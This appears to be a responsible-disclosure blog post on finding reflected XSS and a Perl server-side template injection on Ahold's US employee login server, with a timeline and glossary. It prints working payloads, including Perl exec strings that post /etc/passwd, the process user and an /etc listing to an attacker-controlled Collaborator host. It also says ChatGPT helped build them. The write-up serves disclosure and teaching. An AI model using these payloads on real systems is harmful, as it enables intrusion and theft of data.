
The kinds of users on this server: distribution centre staff as well as store staff.
Recon: finding the target
Recon, short for reconnaissance, is the information-gathering phase before any attack: looking at what a company exposes on the internet, without touching anything harmful.
When testing a company, the researcher looks for the most interesting and weakest asset possible. He calls this bang for bugs: the biggest problem for the least effort. Today there is no money motive: Ahold pays a maximum of 300 euros in gift cards. For comparison, he notes that companies like Shopify pay up to 200,000 dollars for remote code execution bugs. So this work is done to make the internet a bit safer.
For a company the size of Ahold Delhaize, building proper identity management is hard. Identity management means keeping track of every employee's username, password and access level. Big companies buy other companies all the time and end up running old legacy systems, meaning software kept alive long after it was written. If you compromise such a server, it is game over: you can use it for lateral attacks, meaning moving from one compromised machine to other machines inside the same company, and to impersonate other users on different company systems.
So the hunt is for those systems. A good start is to work out where employees log in. The researcher simply searched the web for it.
A search result showing that https://ws1.aholdusa.com/ is used by US employees to log in.
A quick look at the design gives 90s vibes. Security researchers like that, because old-looking pages usually mean old code, and old code has a higher chance of security problems.
The login page itself.
A quick lookup shows another name for the same server: ldap-ws-vip.aholdusa.com. That name is a CNAME, which is a DNS record that says "this name is an alias for that name". DNS is the internet's phone book: it translates names people type into the addresses computers use. Seeing LDAP in the name tells us what kind of system this is. LDAP, Lightweight Directory Access Protocol, is a protocol for reading and maintaining a directory of information over a network. Companies use it to organise and find users, groups, devices and permissions, so it often sits at the centre of their IT infrastructure. A directory here is like a company phone book, but for accounts and access rights.
The CNAME record showing LDAP-WS-VIP.aholdusa.com.
To find every interesting endpoint on this LDAP server, the researcher needs to catch the old legacy ones that are no longer linked from anywhere. An endpoint is simply a specific address on a server that does something, like a page or a form handler. A tool called waybackurls, made by TomNomNom, does this job. It grabs all the archive.org data ever indexed for a domain and lists every URL and endpoint it can find. Archive.org is a non-profit that has been saving copies of web pages for decades, so it remembers pages that have long since disappeared from the live site.
The output is noisy: it also contains images and other files. But filtering the list on specific words gives a good result quickly.
Filtering the list to URLs containing cgi-bin, then sorting it.
The hits look like Perl, an old programming language used to build websites in the 90s. The .pl file extension gives it away. CGI is an old standard for how a web server runs a program to produce a page; cgi-bin is the traditional folder for those programs. When the researcher visits the page, he sees a form that a user can submit.
An interesting endpoint. Note the last change date: 2005-Dec-15. Not the 90s but the 2000s. Could the bug have been there since 2005? And if so, how was it missed during pentests?
A pentest, or penetration test, is a paid security assessment in which a company hires people to attack its own systems and report what they find.
Archive.org first indexed this page around 2007.
Finding a Server Side Template Injection bug
The next step is to open the page in the Burp Browser. Burp Suite is a popular tool for testing web applications; its built-in browser lets you record every request the browser makes. A request is the message your browser sends to a server, for example "please give me this page" or "here is my form, please process it".
The request that is made when the form is submitted.
A habit of the researcher is to look for parameters that change the output in the response. A parameter is a named value sent along with a request, like ?colour=blue in a URL or a field in a form. If you can put text into a parameter and see it come back changed in the page, that can easily lead to XSS and other bugs. XSS, cross-site scripting, is a bug where an attacker gets their own code (usually JavaScript, the language browsers run) into a page that other people view, so that code runs in the victim's browser.
A simple way to test many parameter names at once is Burp Intruder, a tool that takes one request and repeats it many times with different values in a chosen spot. Another option is Param Miner, an extension for Burp. Today the researcher uses Intruder.
- Send the request to Intruder: right-click in the request window and choose send to Intruder.
- Add a new mockup parameter to the POST body. POST is one of the ways a browser sends data to a server; the data travels in the body of the request rather than in the URL. A mockup parameter is a made-up name, added just to see whether the server reacts to it.
- Give it some random value.
- Select the parameter name as the place where the payloads will be injected.
- Set the payload list to
Form fields names - Long, a built-in list of common form field names.
Setting the injection position.
Pressing Add from list, then Start Attack.
The value is reflected in the source code: reflected XSS.
Sorting the responses by Length lets you skim for pages that are longer or shorter than normal. The normal length is 7095, so anything else is interesting. One of the hits is Version, and in the page source the value reflects the payload 12345<u>a as HTML. HTML is the language web pages are written in; if your text appears in the page as HTML rather than as plain text, the server is treating it as markup, which is the first sign of an injection problem.
Turning the reflection into reflected XSS
With a parameter that reflects, an XSS payload can take over the browser session of any user who can be tricked into visiting the crafted URL. A session is the state of being logged in; the browser holds a cookie, a small piece of data the server gave it, that proves who you are. If an attacker's script runs in your browser on that site, it can read that cookie and act as you.
The payload used was:
12345<script>alert`Hi-mom!`</script>
Line by line: 12345 is filler so the value looks like a number at first glance. <script> opens an HTML tag that tells the browser "what follows is code". alert is a browser function that shows a pop-up box. The backticks around Hi-mom! are a JavaScript way of writing a piece of text. </script> closes the tag. If the server puts this into the page without cleaning it, the browser runs it and the pop-up appears.
Back in Repeater, a Burp tool that lets you edit a request and resend it by hand, the following was appended to the request:
&version=12345<script>alert`Hi-mom!`</script>
Line by line: & separates this parameter from the previous one. version= is the parameter name that was found to reflect. Everything after the equals sign is the value, here the XSS payload.
Right-clicking in the request window and choosing Engagement Tools -> Generate CSRF PoC makes Burp build a working proof of concept. CSRF stands for cross-site request forgery: a trick page that makes a victim's browser send a request to the target site without the victim meaning to. A PoC, proof of concept, is a small demonstration that a bug is real. Uploading that HTML to a web server and luring a victim to open it triggers the bug in their browser.
Bonus: the reflected XSS proof of concept.
Checking for Server Side Template Injection
Whenever you find a reflected XSS, you should also check for Server Side Template Injection, or SSTI. A template is a page with blanks that a server fills in before sending it, like a form letter with placeholders for the name and address. A template engine is the software that fills in those blanks. Some template engines can do more than insert text: they can run small programs. If user input reaches the template as if it were part of the template itself, the attacker can make the server run code. That is SSTI, and its impact is often much higher than XSS, because the code runs on the server, not in the victim's browser.
Since the endpoint runs Perl, the researcher limits the scan to Perl code injections. A scan here means an automated check that sends many test inputs and watches the responses.
- Create a new
Live Taskin Burp. A Live Task is a scan that runs in the background while you keep working. - Go to the Dashboard and press the orange button.
Opening a new live task.
- In the Scan configuration tab, create a new scan configuration.
- Open the
Issues Reportedpart and pressSelect individual issues. - Select all items in the list with
Ctrl + A, right-click and pressEnabled. This switches everything on, and then you switch off what you do not need, which reduces noise and the number of requests sent to the server. - Search for
Perland selectPerl Code injection. Press save.
The scan configuration, with only Perl code injection enabled.
- Back in Repeater with the reflecting
versionparameter, select the value of the XSS payload and pressSave. This adds the endpoint and the specific variable to the active scan.
Adding the endpoint and the specific variable to the active scan.
Then it is time for coffee, or good tea, while the active scanner looks for a code injection bug. A tip from the researcher: open the Logger tab in Burp, which records all traffic, and see which payloads Burp tries.
Burp found a Perl code injection bug.
The finding is a request that makes the server sleep for 20 seconds through the injected payload:
{${sleep(lc(20))}}
Line by line: the outer { and } are template syntax, telling the engine "evaluate what is inside". ${...} is Perl syntax for "run this expression". sleep is a function that pauses for a number of seconds. lc(20) turns the value into lowercase text. The result: the server pauses for 20 seconds before answering. A delay like this is a safe way to prove code execution, because it changes nothing on the server.
Resending the request in Repeater confirms it: the response takes 20 seconds to load. But a sleep payload does not show the real impact to non-technical people, so the next step is a payload that proves any code can be run. The researcher stresses proportionality here: do not break things, and do not exfiltrate all the user data just to prove a CVSS 10. Exfiltrate means to copy data out of a system without permission.
Leaking /etc/passwd to an attacker-controlled server
The chosen demonstration is to run code and leak the /etc/passwd file to an external server controlled by the attacker. /etc/passwd is a standard file on Linux and other Unix-like systems that lists the user accounts on the machine. Despite the name, modern versions do not contain real passwords; they contain account names and internal details. It is a common target because it contains no real passwords but does contain internal server information.
The external server can be Burp Collaborator, a service that gives you a unique address and records any request that arrives there, or a private Collaborator instance you run yourself. After 2 hours of trying, the payload that leaked the file was:
version=${exec(‘perl -MMIME::Base64 -MLWP::UserAgent -e \’my $ua %3d LWP::UserAgent->new;my $response %3d $ua->post(\”http://[redacted].oastify.com",Content_Type %3d> \”form-data\”, Content %3d> [file %3d> [\”/etc/passwd\”]]);\’’)}
Line by line, in plain words:
version=is the parameter that reaches the template.${exec('...')}tells the template engine to run the Perl code inside the quotes.execmeans "execute this".perl -MMIME::Base64 -MLWP::UserAgent -estarts a Perl interpreter and loads two helper modules. A module is a bundle of ready-made code.MIME::Base64handles encoding, andLWP::UserAgentis the part that can make web requests, like a tiny browser inside the server.-emeans "the program follows on the command line".my $ua = LWP::UserAgent->new;creates a new user agent object, the thing that will send the request.$uais just a variable name.$ua->post(...)sends a POST request to the given URL. The URL is the Collaborator address, which is where the stolen file will arrive.- The
%3dand>characters are URL-encoded forms of=and=>, used so the payload survives being sent over HTTP.
The request returns an error to the client, but the code is executed anyway. That is an important lesson: an error page does not mean nothing happened.
The request. It gives an error to the client, but the code runs.
The /etc/passwd file arrives at the researcher's server. Note the very outdated Perl module version, 5.69.
You might think you need deep Perl knowledge to do this. You do not.
ChatGPT 4 to the rescue.
The researcher asked ChatGPT 4 for options, tried them all, and the third one, after replacing the jo.ax.com domain with the Burp Collaborator URL, triggered an incoming DNS request. DNS is the phone book mentioned earlier: when the server tries to look up the Collaborator address, that lookup itself reaches the Collaborator, which records it. Resolving a domain name is often the quickest way to confirm code execution: just watch for incoming DNS requests in Burp Collaborator. After that, it was a matter of giving ChatGPT 4 the right prompts to build a payload that actually leaked /etc/passwd.
Speeding up payload creation with ChatGPT.
Bonus payloads
Two more payloads were added later. The first gets the current Linux user that runs the Perl process, which turned out to be nobody, a low-privilege account used for services that do not need special rights:
ssn=1234&mmdd=1234&name=asdadaw&login-form-type=initial_entry&version=${exec(‘perl -MMIME::Base64 -MLWP::UserAgent -e \’my $ua %3d LWP::UserAgent->new; my $user %3d getpwuid($<);my $response %3d $ua->post(\”[http://[redacted].oastify.com\](http://[redacted].oastify.com\)",Content_Type %3d> \”form-data\”, Content %3d> $user);\’’)}
Line by line: the first four parameters (ssn, mmdd, name, login-form-type) are the normal fields of the login form, filled with dummy values so the request looks complete. version= carries the payload. Inside, getpwuid($<) asks the operating system which user the current process belongs to.
The second payload lists the contents of /etc/, which returns a long list of files and backup files:
ssn=1234&mmdd=1234&name=asdadaw&login-form-type=initial_entry&version=${exec('perl -MMIME::Base64 -MLWP::UserAgent -e \'my $ua %3d LWP::UserAgent->new;opendir(DIR,"/etc/");my [@files](http://twitter.com/files) %3d readdir(DIR); closedir(DIR);my $response %3d $ua->post("[http://[redacted].oastify.com\](http://[redacted].oastify.com\)",Content_Type %3d> "form-data", Content %3d> join("\n", [@files](http://twitter.com/files)));\'')}
Line by line: opendir(DIR, "/etc/") opens the /etc/ folder, like opening a drawer. readdir(DIR) reads the names of everything inside it. closedir(DIR) closes the drawer. join("\n", @files) glues all the names together with line breaks between them. The result is sent to the Collaborator address with $ua->post(...).
Conclusion
The researcher demonstrated that the ws1.aholdusa.com server could be fully compromised. It is an identity management system and LDAP server. He found the bug 3.5 years earlier, and it is likely to have been there since 15 December 2005.
All data of users, employees, customers and suppliers using this server should be considered compromised, because full remote code execution was demonstrated and outbound connections to the attacker's own server were possible.
It is impossible to know whether a malicious actor compromised the server, because that would require extensive logs. Logs are records of what happened on a system. In this case you would need logs that contain the bodies of POST requests, which is something you would avoid at all costs in this application, because those bodies also contain usernames and passwords in plain text: the affected endpoint is used to log users in. The logs would also need to go back 18 years to prove the vulnerability was never exploited.
Timeline
- 2020-04-23: the bug is reported to the Ahold security team.

The initial report, with the names of individuals at Ahold censored.
- 2020-04-23: Ahold confirms the bug and promises to keep the researcher informed.

The reply after 3.5 years, with names censored. One might ask why the Cyber Defence team did not check for themselves whether it was really fixed.
- 2023-11-02: Ahold asks the researcher to confirm the fix and supply proof.
- 2023-11-06: Ahold emails again to ask for confirmation; the researcher had not had time to reply sooner.
- 2023-11-06: the researcher replies that he is surprised the bug was not fixed sooner, asks for information about why, and promises to check whether it is fixed.

The follow-up request about what went wrong: computer says no. Advice to companies: be human, use first names, build relationships with researchers and explain why things went wrong. Transparency is trust.
- 2023-11-09: the researcher confirms the bug still exists, creates the full RCE payload and writes this blog. He shares it with the security team and asks for responsible disclosure within 30 days, because potentially many employees' credentials are compromised.
- 2023-11-09: he informs the Ahold Delhaize Data Protection Officer about the report, because it affects a large number of employees. A Data Protection Officer is the person in a company responsible for handling personal data lawfully.
- 2023-11-10: Ahold asks for his PayPal details to send a reward.
- 2023-11-13: Ahold rewards the bug with 300 euros.

The maximum bounty at Ahold: 300 euros.
- 2023-11-13: the endpoint is still vulnerable. The researcher phones the privacy officer to share his worries and ask for the report to be escalated.
- 2023-11-15: Ahold says the endpoint is fixed. After some tests, it is not: it only redirects to a 404 when the endpoint is requested with the
GET HTTPmethod. The exploit still works because it uses thePOST HTTPmethod. GET and POST are two kinds of HTTP request; GET is what your browser sends when you open a page, POST is what it sends when you submit a form. Blocking one does not block the other. He adds the two new payloads (current user,nobody, and the list of files in/etc/) and emails Ahold his feedback and worries. - 2023-11-17: the endpoint is still vulnerable.
- 2023-11-20: Ahold says the bug is resolved. The researcher confirms the fix. He asks to disclose the write-up and offers Ahold the chance to add its own paragraph.
- 2023-11-27: no reply to the disclosure request, so he sends a reminder. Ahold replies that it needs more time.
- 2023-12-07: he asks for an update.
- 2023-12-08: Ahold says that after internal debate it does not want to use the opportunity to add a paragraph.
- 2023-12-14: the write-up is disclosed.
Glossary
- Active scan: an automated check that sends many test inputs to a target and watches the responses for signs of a bug.
- Archive.org: a non-profit that has saved copies of web pages for decades, useful for finding old pages that are no longer linked.
- Burp Collaborator: a service that gives you a unique address and records any request that arrives there, used to confirm that a server can be made to contact you.
- Burp Intruder: a Burp tool that repeats one request many times with different values in a chosen spot.
- Burp Repeater: a Burp tool that lets you edit a request and resend it by hand.
- Burp Suite: a popular toolkit for testing web applications.
- CGI: an old standard for how a web server runs a program to produce a page;
cgi-binis the traditional folder for those programs. - CNAME: a DNS record that says one name is an alias for another.
- Cookie: a small piece of data a server gives a browser so it can recognise the user on later requests, for example to keep them logged in.
- Credentials: a username and password, or anything else used to prove who you are.
- CSRF: cross-site request forgery, a trick page that makes a victim's browser send a request to a target site without the victim meaning to.
- CVSS: a standard scoring system for the severity of a security flaw, from 0 to 10.
- Data Protection Officer: the person in a company responsible for handling personal data lawfully.
- DNS: the internet's phone book, translating names people type into the addresses computers use.
- Endpoint: a specific address on a server that does something, such as a page or a form handler.
- Exfiltrate: to copy data out of a system without permission.
- GET: the kind of HTTP request a browser sends when you open a page.
- HTML: the language web pages are written in.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- Identity management: keeping track of every user's username, password and access level.
- Identity provider: the system that checks who you are, where you log in and reset passwords.
- JavaScript: the programming language browsers run to make pages interactive.
- LDAP: Lightweight Directory Access Protocol, a protocol for reading and maintaining a directory of users, groups, devices and permissions.
- Legacy: old software kept alive long after it was written.
- Lateral attack: moving from one compromised machine to other machines inside the same company.
- Live Task: a Burp scan that runs in the background while you keep working.
- Logs: records of what happened on a system.
- Module: a bundle of ready-made code that a program can load.
- Parameter: a named value sent along with a request, like a field in a form or a value in a URL.
- Pentest: a paid security assessment in which a company hires people to attack its own systems and report what they find.
- Perl: an old programming language often used to build websites in the 90s.
- PoC: proof of concept, a small demonstration that a bug is real.
- POST: the kind of HTTP request a browser sends when you submit a form, with the data in the body of the request.
- Proportionality: the principle of doing only as much as needed to prove a bug, without breaking things or taking more data than necessary.
- Recon: reconnaissance, the information-gathering phase before an attack.
- Reflected XSS: a cross-site scripting bug where the attacker's input is echoed back into the page, so the attacker's code runs in the victim's browser.
- Remote code execution (RCE): a bug that lets an attacker run their own commands on a server.
- Request: the message a browser sends to a server.
- Responsible disclosure policy: a public promise that a company will not take legal action against people who report security problems privately, and will fix them before public discussion.
- Session: the state of being logged in on a site.
- SSTI: Server Side Template Injection, a bug where user input reaches a template engine as if it were part of the template, letting an attacker run code on the server.
- Template: a page with blanks that a server fills in before sending it.
- Template engine: the software that fills in the blanks in a template.
- Wall of Fame: a public page listing the people who reported security bugs to a company.
- XSS: cross-site scripting, a bug where an attacker gets their own code into a page that other people view, so it runs in the victim's browser.